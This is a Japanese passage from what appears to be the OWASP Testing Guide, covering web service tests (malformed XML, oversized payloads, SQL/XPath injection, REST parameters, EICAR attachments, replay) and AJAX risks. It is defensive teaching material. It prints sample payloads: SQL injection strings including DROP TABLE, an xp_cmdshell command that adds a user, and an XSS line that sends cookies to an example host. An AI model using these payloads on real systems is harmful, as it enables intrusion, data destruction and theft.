ウェブサービスの弱点:メッセージの構文や内容の妥当性確認をする前に、SAX や DOM を通して XML を構文解析しなければなりません。

ブラックボックステストと例

例:

不正な構造:XML メッセージは、構文解析に成功するように、十分に検討されなければなりません。不正な SOAP メッセージは、次のようなコードが存在すると、未処理例外を引き起こすかもしれません。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<note id="666">
<to>OWASP
<from>EOIN</from>
<heading>I am Malformed </to>
</heading>
<body>Don’t forget me this weekend!</body>
</note>
```

例 2:

次のようなウェブサービスの例に、話は戻ります。

```
http://www.example.com/ws/FindIP.asmx?WSDL
```

私たちは、次のようなウェブサービスの分析結果を入手できます。

```
[Method] GetURLIP
[Input] string EnterURL
[Output] string
```

標準的な SOAP リクエストは、次のようなものです。

```
POST /ws/email/FindIP.asmx HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol 1.1.4322.2032)
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://example.com/webservices/GetURLIP"
Content-Length: 329
Expect: 100-continue
Connection: Keep-Alive
Host: www.example.com
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<GetURLIP xmlns="http://example.com/webservices/">
<EnterURL>www.owasp.org</EnterURL>
</GetURLIP>
</soap:Body>
</soap:Envelope>
```

SOAP のレスポンスは、次のようになります。

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 26 Mar 2007 11:29:25 GMT
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 396
<?xml version="1.0" encoding="utf-8"?>
```

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<GetURLIPResponse xmlns="http://example.com/webservices/">
<GetURLIPResult>www.owasp.com IP Address is: 216.48.3.18
</GetURLIPResult>
</GetURLIPResponse>
</soap:Body>
</soap:Envelope>
```

XML 構造テストの例は、次のようになります。

```
POST /ws/email/FindIP.asmx HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol 1.1.4322.2032)
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://example.com/webservices/GetURLIP"
Content-Length: 329
Expect: 100-continue
Connection: Keep-Alive
Host: www.example.com
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<GetURLIP xmlns="http://example.com/webservices/">
<EnterURL>www.example.com
</GetURLIP>
</EnterURL>
</soap:Body>
</soap:Envelope>
```

DOM ベースの構文解析を利用するウェブサービスは、XML メッセージにとても大きな負荷データを含むことで不調にすることができます。構文解析ツールは、以下のようなデータでも構文解析せざるを得ないのです。

とても大きな予想されていない負荷データ:

```
<Envelope>
<Header>
   <wsse:Security>
     <Hehehe>I am a Large String (1MB)</Hehehe>
     <Hehehe>I am a Large String (1MB)</Hehehe>
     <Hehehe>I am a Large String (1MB)</Hehehe>
     <Hehehe>I am a Large String (1MB)</Hehehe>
     <Hehehe>I am a Large String (1MB)</Hehehe>
     <Hehehe>I am a Large String (1MB)</Hehehe>
     <Hehehe>I am a Large String (1MB)</Hehehe>…
    <Signature>…</Signature>
   </wsse:Security>
 </Header>
 <Body>
   <BuyCopy><ISBN>0098666891726</ISBN></BuyCopy>
 </Body></Envelope>
```

バイナリの添付ファイル:

ウェブサービスは、Blob（Binary Large OBject）のデータ型や exe ファイルような、バイナリの添付ファイルも持つことができます。ウェブサービスの添付ファイルは base64 フォーマットでエンコードされ、DIME（Direct Internet Message Encapsulation）は、発展の見込みのない解決策と思われる傾向にあります。

メッセージに非常に大きな base64 文字列を添付することで、テスト者は、可用性に影響するように構文解析ツールの資源を消費することが可能です。さらなる攻撃では、base64 バイナリストリームに影響を与えるバイナリファイルを挿入することも可能です。このような添付ファイルの不十分な構文解析で、資源を無駄遣いさせることが可能になります。

予想を超える大きな BLOB データ:


```
<Envelope>
 <Header>
   <wsse:Security>
     <file>jgiGldkooJSSKFM%()LFM$MFKF)$KRFWF$FRFkflfkfkkorepoLPKOMkjiujhy:llki-123-01ke123-
      04QWS03994k£R$Trfe£elfdk4r-
45kgk3lg"£!04040lf;lfFCVr$V$BB^^N&*<M&NNB%..........10MB</file>
    <Signature>…</Signature>
   </wsse:Security>
 </Header>
 <Body>
   <BuyCopy><ISBN>0098666891726</ISBN></BuyCopy>
 </Body>
</Envelope>
```

WSDigger

このツールを使用することで、私たちは悪意のあるデータをウェブサービスに挿入し、WSDigger のインターフェースで出力結果を見ることができます。

WSDigger は、例えば、次のような攻撃プラグインを持っています。

- SQL インジェクション
- クロス・サイト・スクリプティング（XSS）
- XPATH インジェクション攻撃



グレーボックステストと例

ウェブサービスの枠組みにアクセスあるならば、そのアクセスについてテストしましょう。すべてのパラメータはデータの妥当性確認が行われていることを評価をすべきです。適切な値に関する制約条件は 、データの妥当性確認のベストプラクティスに従って実装しましょう。

Enumeration: 受け入れる値の一覧を定義してください

fractionDigits: 許可する小数点以下の最大桁数を指定してください。0 以上でなければなりません

length: 許可する文字やリスト項目の正確な数字を指定してください。0 以上でなければなりません

maxExclusive: 数値の上限を指定してください。(値は、この数値より下でなければなりません)

maxInclusive: 数値の上限を指定してください。(値は、この数値以下でなければなりません)

maxLength: 許可する文字やリスト項目の最大数を指定してください。0 以上でなければなりません

minExclusive: 数値の下限を指定してください。(値は、この数値より上でなければなりません)

minInclusive: 数値の下限を指定してください。(値は、この数値以上でなければなりません)

minLength: 許可する文字やリスト項目の最小数を指定してください。0 以上でなければなりません

pattern: 受け入れる文字の正確な並びを定義してください

totalDigits: 許可する正確な桁数を指定してください。0 より上でなければなりません

whiteSpace: 空白(改行 LF、タブ、スペース、復帰改行文字 CR)をどのように扱うかを指定してください

参考文献

技術解説書

- W3Schools schema introduction - http://www.w3schools.com/schema/schema_intro.asp

ツール

- OWASP WebScarab: ウェブサービス・プラグイン

4.10.4 XML コンテンツ・レベルテスト (OWASP-WS-004)

概要

コンテンツ・レベルの攻撃は、ウェブサーバ、データベース、アプリケーションサーバ、オペレーションシステムなどのサービスが使用するアプリケーション、および、ウェブサービスを、ホスティングしているサーバを狙います。コンテンツ・レベルの攻撃の方法は、(1) SQL インジェクションや XPath インジェクション、(2) バッファ・オーバーフロー、(3) コマンド・インジェクションがあります。

論点解説

ウェブサービスは、一般的な通信プロトコルを使ってクライアントへサービスを提供し、公で利用できるものとして設計されます。これらサービスは、HTTP を使った SOAP を通してその機能を外部に提供することで、従来の資産を活用可能です。SOAP のメッセージは、テキストデータやバイナリの添付ファイルをパラメータとして、パラメータを持つメソッド呼び出しを含んでおり、ホストにリクエストを送って、データベース操作、画像処理、文書管理など、何らかの機能を実行します。サービスにより外部に提供された従来のアプリケーションには、以前は、非公開のネットワークに限定されているときは問題ではなかったものでも、悪意のある入力に対して脆弱であるかもしれません。さらに、ウェブサービスを提供しているサーバは、この悪意のあるデータを処理する義務を負っているので、もしパッチを当てず、そうでなければ、悪意あるコンテンツ(例えば、平文のパスワードや無制限のファイルアクセスなど)から守ることをしなければ、ホストサーバは脆弱であるかもしれません。

攻撃者は、対象システムのセキュリティを侵害するために、悪意ある要素を含んだ XML 文書(SOAP メッセージ)を作成することができます。コンテンツの妥当性確認が適切であることを確認するテストは、ウェブアプリケーションテスト計画の中に盛り込まれるべきです。

ブラックボックステストと例

SQL インジェクション、または、XPath インジェクション脆弱性に対するテスト

1.ウェブサービスに対し、WSDL をテストしてください。多くのウェブアプリケーションテスト機能に適用できる、OWASP ツールの WebScarab には、ウェブサービスの機能を実行するウェブサービス・プラグインがあります。

2.WebScarab では、パラメータに対する WSDL 定義に基づいて、パラメータデータを更新してください。

テスト者は、シングル・クォート(')を使って、SQL や XPath が実行されると真を返す条件節「1=1」を挿入することができます。もし、この条件節の実行によりログインされ、値が妥当性テストされないならば、ログインは「1=1」により成功するでしょう。

その操作のための値は、次のようになります。

```
<userid>myuser</userid> <password>' OR 1=1</password>
```

SQL に変換すると、次のようになります。

```
WHERE userid = 'myuser' and password = OR 1=1 and in XPath as: //user[userid='myuser' and
password= OR 1=1]
```

予想される結果:
テスト者は、もし認証が通れば、より上級の権限でウェブサービスを利用し続け、データベースでコマンドを実行することができます。

バッファ・オーバーフロー脆弱性に対するテスト:
ウェブサービスを通して、脆弱なウェブサーバで任意のコードを実行することが可能です。特別に造られた HTTP リクエストを脆弱なアプリケーションへ送ると、オーバーフローの原因となり、攻撃者にコードを実行することを許可してしまいます。MetaSploits のようなテストツールを使うか、あるいは、あなた自身でコードを開発することにより、再利用可能な弱点を突くテストを作成することができます。「MailEnable Authorization Header Buffer Overflow」は、存在しているウェブサービス・バッファ・オーバーフローの弱点を突いた例で、その弱点は、「mailenable_auth_header」と同じように、MetaSploits から利用できます。脆弱性は、オープンソースの脆弱性データベースにて一覧表にされます。

予想される結果:
悪意あるコードをインストールするために、任意のコードが実行されることです。

グレーボックステストと例

1.SQL の構成、HTML タグなどで、無効な内容に関してパラメータをテストしますか？OWASP XSS guide（http://www.owasp.org/index.php/XSS）や、PHP にある「htmlspecialchars()」のような特定のプログラミング言語に実装されている機能を活用してください。ユーザの入力を信頼してはいけません。

2.バッファ・オーバーフローを軽減するために、アップデート・パッチやセキュリティ（アンチウイルス、マルウェアなど）に関して、ウェブサーバ、アプリケーションサーバ、データベースサーバを確認してください。

参考文献

技術解説書

- NIST Draft publications (SP800-95): "Guide to Secure Web Services" （安全なウェブサービスへのガイド） - http://csrc.nist.gov/publications/drafts/Draft-SP800-95.pdf
- OSVDB - http://www.osvdb.org

ツール

- OWASP WebScarab: ウェブサービス・プラグイン - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- MetaSploit - http://www.metasploit.com

4.10.5 HTTP GET パラメータ／REST テスト (OWASP-WS-005)

概要

多くの XML アプリケーションでは、HTTP GET クエリーを使用するパラメータが、XML アプリケーションに渡されることで実行されます。「REST-style」（REST ＝ Representational State Transfer）ウェブサービスとして知られているものもあります。悪意のあるコンテンツが HTTP GET 文字列として渡されることで、これらのウェブサービスは攻撃されてしまいます。（例えば、悪意

のあるコンテンツには、2048 文字のような過剰に長いパラメータや、SQL 文、SQL インジェクション、OS インジェクションのパラメータがあります。)

論点解説

ウェブサービス REST が、事実上、HTTP-In -> WS-OUT の攻撃パターンにあてはまるならば、ガイドのあちらこちらで論じているように、一般的な HTTP 攻撃の方法に非常に類似しているものとなります。例えば、「*/viewDetail=detail-10293*」というクエリー文字列を含んだ、次のような HTTP リクエストの中では、HTTP GET パラメータは「*detail- 10293*」となります。

ブラックボックステストと例

仮に、次のような HTTP GET のクエリー文字列を受け取るウェブサービスがあるとします。

```
https://www.ws.com/accountinfo?accountnumber=12039475&userId=asi9485jfuhe92
```

その結果、レスポンスは次とよく似たものとなります。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<Account="12039475">
<balance>€100</balance>
<body>Bank of Bannana account info</body>
</Account>
```

この REST ウェブサービスにおけるデータの妥当性確認のテストは、一般的なアプリケーションのテストと似ています。

次のような方法を試してみてください。

```
https://www.ws.com/accountinfo?accountnumber=12039475' exec master..xp_cmdshell 'net user Vxr pass /Add &userId=asi9485jfuhe92
```

グレーボックステストと例

HTTP リクエストを受け取る上で、コードは次のようにすべきです。

確認してください。

1. 最大長さと最小長さ
2. 負荷データの妥当性確認を行ってください
3. 可能であれば、次に挙げるデータの妥当性確認戦略を実装してください
    - 「exact match」(完全一致)…予定した値に完全に一致した値のみを受け入れます

      例:「A」「B」「C」の値のみを予定していたら、その値のみを受け入れます
    - 「known good」…完全一致ほどではないが、受け入れてよい値を受け入れます

      例:[0-9a-zA-Z]の値の範囲にある場合は、受け入れます

- 「known bad」…受け入れてはいけない値は拒絶します

4. パラメーラの名称および存在の妥当性確認を行ってください

参考文献

技術解説書

- The OWASP Fuzz vectors list - http://www.owasp.org/index.php/OWASP_Testing_Guide_Appendix_C:_Fuzz_Vectors

4.10.6 いたずらな SOAP 添付ファイル (OWASP-WS-006)

概要

このセクションは、添付ファイルを受け取るウェブサービスに対する攻撃方法について説明します。添付ファイルを処理する過程やクライアントにファイルを再配布する過程において、危険な問題が存在します。

論点解説

マルウェアを含む可能性もある実行形式あるいはドキュメント形式などのバイナリファイルは、様々な方法でウェブサービスを使って送信されます。これらのファイルは、ウェブサービスのメソッドのパラメータとして送信されることがあります。あるいは、添付ファイル付きの SOAP においては添付ファイルとして、あるいは、DIME（Direct Internet Message Encapsulation）や WS の添付ファイルとして送信されることもあります。

攻撃者は、マルウェアを添付ファイルとして含み、ウェブサービスへ送る XML 文書（SOAP メッセージ）を作ることができます。ウェブサービスのホストの安全を確認するテストでは、SOAP の添付ファイルの調査がウェブアプリアプリケーションのテスト計画に含まれるべきです。

ブラックボックステストと例

パラメータ脆弱性としてのファイルに対するテスト:

1. 添付ファイルを受け取る WSDL を見つけます。

例えば、次のようなものです。

```
... <s:element name="UploadFile">
  <s:complexType>
  <s:sequence>
  <s:element minOccurs="0" maxOccurs="1" name="filename" type="s:string" />
  <s:element minOccurs="0" maxOccurs="1" name="type" type="s:string" />
  <s:element minOccurs="0" maxOccurs="1" name="chunk" type="s:base64Binary" />
  <s:element minOccurs="1" maxOccurs="1" name="first" type="s:boolean" />
 </s:sequence>
 </s:complexType>
 </s:element>
 <s:element name="UploadFileResponse">
 <s:complexType>
```

```
 <s:sequence>
 <s:element minOccurs="1" maxOccurs="1" name="UploadFileResult" type="s:boolean" />
 </s:sequence>
 </s:complexType>
 </s:element> ...
```

2. EICAR のような非破壊的ウイルスを使って、テストウイルスファイルを添付し、SOAP メッセージを対象のウェブサービスへ送信します。この例では、EICAR を使用します。

EICAR 添付ファイル（Base64 変換済み）付きの Soap メッセージは、次のようになります。

```
POST /Service/Service.asmx HTTP/1.1
Host: somehost
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: http://somehost/service/UploadFile

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xmlns:xsd="http://www.w3.org/2001/XMLSchema"
 xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
<UploadFile xmlns="http://somehost/service">
<filename>eicar.pdf</filename>
<type>pdf</type>
<chunk>X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*</chunk>
<first>true</first>
</UploadFile>
</soap:Body>
</soap:Envelope>
```

予想される結果:

「UploadFileResult」パラメータを含む SOAP のレスポンスが、真に設定されます（このことは、サービスによって異なることでしょう）。テスト用ウイルスファイル eicar は、ホストサーバに置かれることを許可され、そして、PDF として再配布されることも可能です。

添付ファイル脆弱性のある SOAP に対するテスト

テストはよく似ていますが、しかしながら、リクエストは次と類似したものとなります（EICAR base64 の情報に留意してください）。

```
POST /insuranceClaims HTTP/1.1
Host: www.risky-stuff.com
Content-Type: Multipart/Related; boundary=MIME_boundary; type=text/xml;
        start="<claim061400a.xml@claiming-it.com>"
Content-Length: XXXX
SOAPAction: http://schemas.risky-stuff.com/Auto-Claim
Content-Description: This is the optional message description.

--MIME_boundary
Content-Type: text/xml; charset=UTF-8
Content-Transfer-Encoding: 8bit
Content-ID: <claim061400a.xml@claiming-it.com>

<?xml version='1.0' ?>
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
<SOAP-ENV:Body>
<claim:insurance_claim_auto id="insurance_claim_document_id"
xmlns:claim="http://schemas.risky-stuff.com/Auto-Claim">
<theSignedForm href="cid:claim061400a.tiff@claiming-it.com"/>
```

```
<theCrashPhoto href="cid:claim061400a.jpeg@claiming-it.com"/>
<!-- ... more claim details go here... -->
</claim:insurance_claim_auto>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>

--MIME_boundary
Content-Type: image/tiff
Content-Transfer-Encoding: base64
Content-ID: <claim061400a.tiff@claiming-it.com>

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
--MIME_boundary
Content-Type: image/jpeg
Content-Transfer-Encoding: binary
Content-ID: <claim061400a.jpeg@claiming-it.com>

...Raw JPEG image..
--MIME_boundary--
```

予想される結果:
eicar テスト用ウイルスファイルは、ホストサーバに置かれるのは許可されます。このファイルは、TIFF ファイルとして再配布されることがあります。

参考文献

技術解説書

- Xml.com - http://www.xml.com/pub/a/2003/02/26/binaryxml.html
- W3C: "Soap with Attachments" - http://www.w3.org/TR/SOAP-attachments

ツール

- EICAR (http://www.eicar.org/anti_virus_test_file.htm)
- OWASP WebScarab (http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)

4.10.7 リプレイテスト (OWASP-WS-007)

概要

このセクションは、ウェブサービスのリプレイ脆弱性をテストすることについて説明します。リプレイ攻撃の脅威は、攻撃者が正当なユーザと認定された状態でなりすますことができ、不正行為を検知されずに犯すことが可能であることです。


論点解説

リプレイ攻撃は、「man-in-the-middle」攻撃（中間者攻撃）に分類され、本来の送信者になりすました攻撃者により、メッセージは傍受され再送信されます。ウェブサービスに対して、HTTP 以外の通信と同様に、Ethereal や Wireshark のようなスニファーは、ウェブサービスに送信された通信を捕捉することができます。また、WebScarab のようなツールを使って、テスト者は対象のサーバにパケットを再送信できます。攻撃者は、本来のメッセージの再送信を試し、あるいは、メッセージの変更を試して、ホストサーバのセキュリティを侵害することができます。


ブラックボックステストと例

リプレイ攻撃脆弱性に対するテスト:

1. ネットワークに対し Wireshark を使って、通信を傍受し、ウェブサービスの通信をフィルタしてください。他の方法としては、WebScarab をインストールして、http 通信を捕捉するためのプロキシとして使用します。



2. ethereal（あるいは、Wireshark）で捕捉したパケットを利用して、パケットを再送信する TCPReplay の機能により、リプレイ攻撃を開始します。リプレイ攻撃のための有効なセッション ID を推定し、セッション ID のパターンを確定するために、時間をかけて多くのパケットを捕捉することが必要かもしれません。また、WebScarab を使った場合は、WebScarab で捕捉した http 通信を手動で送信することが可能です。



予想される結果:

テスト者は、ある程度、攻撃者を特定できます。

グレーボックステストと例

リプレイ攻撃の脆弱性に対するテスト

1. ウェブサービスに、リプレイ攻撃を防ぐ手段を採用してはどうでしょうか？擬似的なランダムなセッション・トークンのような、MAC アドレスやタイムスタンプを使ったワンタイムパスワードという方法あります。ここに、セッション・トークンをランダム化する試行例があります。(MSDN Wicked Code を参考にしてください - http://msdn.microsoft.com/msdnmag/issues/04/08/WickedCode/default.aspx?loc=&fig=true#fig1)

```
string id = GetSessionIDMac().Substring (0, 24);
...
private string GetSessionIDMac (string id, string ip,
    string agent, string key)
{
    StringBuilder builder = new StringBuilder (id, 512);
    builder.Append (ip.Substring (0, ip.IndexOf ('.',
        ip.IndexOf ('.') + 1)));
    builder.Append (agent);
    using (HMACSHA1 hmac = new HMACSHA1
        (Encoding.UTF8.GetBytes (key))) {
        return Convert.ToBase64String (hmac.ComputeHash
           (Encoding.UTF8.GetBytes (builder.ToString ())));
    }
}
```

2. サイトに SSL を採用してはどうでしょうか？この SSL は、メッセージの再送信を試みるにあたり、認証されていないという状況を防ぐでしょう。

参考文献

技術解説書

- W3C: "Web Services Architecture" - http://www.w3.org/TR/ws-arch/

ツール

- OWASP WebScarab - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Ethereal - http://www.ethereal.com/
- Wireshark - http://www.wireshark.org/ (Ethereal の代わりに推奨します。Etherreal と同じ開発者、同じコードベースで作られています。)
- TCPReplay - http://tcpreplay.synfin.net/trac/wiki/manual

4.11 AJAX のテスト

「Asynchronous JavaScript and XML(非同期 JavaScript および XML)」の頭字語である AJAX は、応答性のよいウェブアプリケーションを作るために利用されるウェブ開発技術です。AJAX は、デスクトップのアプリケーションにより近い体感を提供するために、技術を組み合わせて使用します。これを実現するためには、XMLHttpRequest オブジェクトと JavaScript が非同期のリクエストをウェブサーバに送り、レスポンスを構文解析してページの DOM HTML と CSS を更新します。

ウェブアプリケーションの使いやすさは、AJAX の技術を利用することにより、すばらしく恩恵を受けます。しかしながら、セキュリティの見地からは、AJAX のアプリケーションは、通常のウェブアプリケーションよりも大きな攻撃を受ける窓口になってしまいます。そして、AJAX のアプリケーションでは、何がなされるべきか(should)ということよりも何ができるか(can)ということに

焦点をあてて開発されてしまうことがよく起こります。また、AJAX のアプリケーションは、クライアント側とサーバ側の両方で処理が行われるために、複雑さが増しています。この複雑さを隠すフレームワークを利用することで、開発における頭痛の種を軽減することが可能ですが、自分たちの書いているコードがどこで実行されるかいうことを、開発者が十分に理解していないという事態に陥ることもあります。このことは、特定のアプリケーションや機能に関連したリスクを、適切に評価することが難しい状況にすることもあるでしょう。

AJAX アプリケーションは、従来のウェブアプリケーションの脆弱性の範囲を完全に含みます。安全でないコーディングの実施は、SQL インジェクションの脆弱性を誘引するでしょう。ユーザの入力に見当違いの信頼性を与えると、パラメータを不正利用する脆弱性を誘引するでしょう。適切な認証と許可が失敗すれば、機密性と完全性に問題を引き起こすでしょう。加えて、AJAX アプリケーションは、クロス・サイト・リクエスト・フォージェリ（XSRF）のような、新しい種類の攻撃を引き起こす脆弱なものとなるでしょう。

AJAX アプリケーションのテストでは、クライアントとサーバとの間の通信をどうするかについて、開発者にかなり大幅な自由度を与えられているので、AJAX アプリケーションをテストすることは挑戦的なことです。従来のウェブアプリケーションでは、GET や POST リクエストを通して提出される標準的な HTML フォームは、理解しやすい形式となっており、そのため、新しくとも十分に検証されたリクエストを更新し作成することは容易なことです。AJAX アプリケーションは、POST データの送信のために、異なるエンコーディングやシリアライゼーションの枠組みを時々使用するので、テスト用リクエストを自動で確実に作成してくれるテストツールの利用が難しくなります。ウェブ・プロキシ・ツールの使用は、舞台裏で非同期通信を観察し、この通信を、AJAX を利用したアプリケーションをテストするに適したデータへ変更するのに有用です。

このセクションでは、これらのトピックを扱います。

4.11.1 AJAX の脆弱性 (OWASP-AJ-001)

問題提起

AJAX（Asynchronous JavaScript and XML、非同期 JavaScript および XML）は、ウェブアプリケーション開発者が、ローカルアプリケーションによく似たユーザの体感を提供するために使用する、最新技術の一つです。AJAX は未だ新しい技術であるので、まだまだ十分に研究されていないセキュリティの課題が多くあります。AJAX のセキュリティの課題には、一部として、次のようなものが挙げられます。

- 安全にするために入力を多くするほど増加する攻撃の窓口
- アプリケーションの内部関数の公開
- セキュリティとエンコーディングの仕組みが組み込まれていない、第三者のリソースへのクライアントのアクセス
- 認証情報とセッションの保護の失敗
- セキュリティの誤りに陥る、クライアント側のコードとサーバ側のコードとのあいまいな境界

攻撃と脆弱性

XML HTTPRequest 脆弱性

AJAX は、ウェブサービスである場合も含み、サーバ側のアプリケーションとのすべての通信に対し、XML HttpRequest（XHR）オブジェクトを使用します。クライアントは、本来のページとしての同じサーバ上の特定の URL へリクエストを送り、サーバから返信を受け取るでしょう。これらの返信は HTML の断片であることがよくありますが、XML、Javascript Object Notation（JSON）、画像データ、あるいは、他の Javascript が処理できるものであることもあります 。

第二に、非 SSL 通信で AJAX ページを評価する場合に、その後に続く XMLHttpRequest 呼び出しは、SSL で暗号化されません。従って、ログインデータは、平文で電線上を行き来します。最近のブラウザはサポートしていますが、安全な HTTPS/SSL チャンネルを利用することは、そのような攻撃が起こるのを防ぐ最も簡単な方法です。

XMLHttpRequest（XHR）オブジェクトは、ウェブ上の全てのサーバの情報を取り出します。これは、SQL インジェクションやクロス・サイト・スクリプティング（XSS）など、他の様々な攻撃を誘引するでしょう。

増加する攻撃の窓口

従来のウェブアプリケーションが完全にサーバにあるのと異なり、AJAX アプリケーションは、クライアントとサーバの両方に活躍の場を広げ、クライアントに権限を与えています。このことは、悪意のある内容を挿入する機会をさらに提供することになります。

SQL インジェクション

SQL インジェクション攻撃は、データベースへの遠隔攻撃であり、攻撃者はデータベース上のデータを更新します。
典型的な SQL インジェクション攻撃には、次のようなものがあります。

例 1

```
SELECT id FROM users WHERE name='' OR 1=1 AND pass='' OR 1=1 LIMIT 1;
```

このクエリーは、テーブルのデータが空でないならば、常に 1 行のレスポンスを返します。その 1 行は、テーブルの始めのエントリーとなることでしょう。多くのアプリケーションでは、そのエントリーは管理者のログイン情報で、まさに、最大の権限を持っている情報となります。

例 2

```
SELECT id FROM users WHERE name='' AND pass=''; DROP TABLE users;
```

上記のクエリーは、drop のデータベース操作で全てのテーブルを失わせ、データベースを破壊します。

SQL インジェクションに関する詳細は、SQL インジェクションに対するテストで見つけられます。

クロス・サイト・スクリプティング（XSS）

クロス・サイト・スクリプティングは、HTML のリンクや JavaScript のアラートやエラーメッセージのフォームに、悪意ある内容が挿入される技術です。クロス・サイト・スクリプティング（XSS）の弱点は、クッキー窃盗、アカウント・ハイジャック、サービス拒否攻撃のように、他の様々な攻撃を引き起こすために使うことができます。

ブラウザと AJAX リクエストは同一に見えるので、サーバはそれらを区別することができません。結果として、誰が背後でリクエストを作ったのかを区別することはできないのです。JavaScript プログラムは、ユーザが知らない裏方で存在している資源を要求するために、AJAX を使うことができます。ブラウザは自動的に、クッキーのような認証や状態維持のための情報をリク

エストに追加するでしょう。それから、JavaScript コードは、この隠れたリクエストに対するレスポンスを評価して、更なるリクエストを送ります。JavaScript 機能のこの拡張により、クロス・サイト・スクリプティング（XSS）攻撃が引き起こす被害の可能性を増すことになります。

また、XSS 攻撃は、ユーザが見ている最新のページの他、特定のページにリクエストを送ることができるでしょう。このことは、攻撃者が、能動的にある内容を探し、こっそりとデータにアクセスするのを許してしまいます。

XSS の負荷データは、自身をページへ自律的に挿入することに、AJAX リクエストを利用することができます。そして、（ウイルスのような）さらなる XSS を使って、簡単に同じホストへ再挿入することができます。そういったことは全て、ハードを更新しなくても行うことができます。従って、XSS は、複雑に HTTP の方法を使って複数のリクエストを送り、ユーザに見えないように自身を拡散させることができます。

例

```
<script>alert("howdy")</script>
<script>document.location='http://www.example.com/pag.pl?'%20+document.cookie</script>
```

使い方は、次のようになります。

```
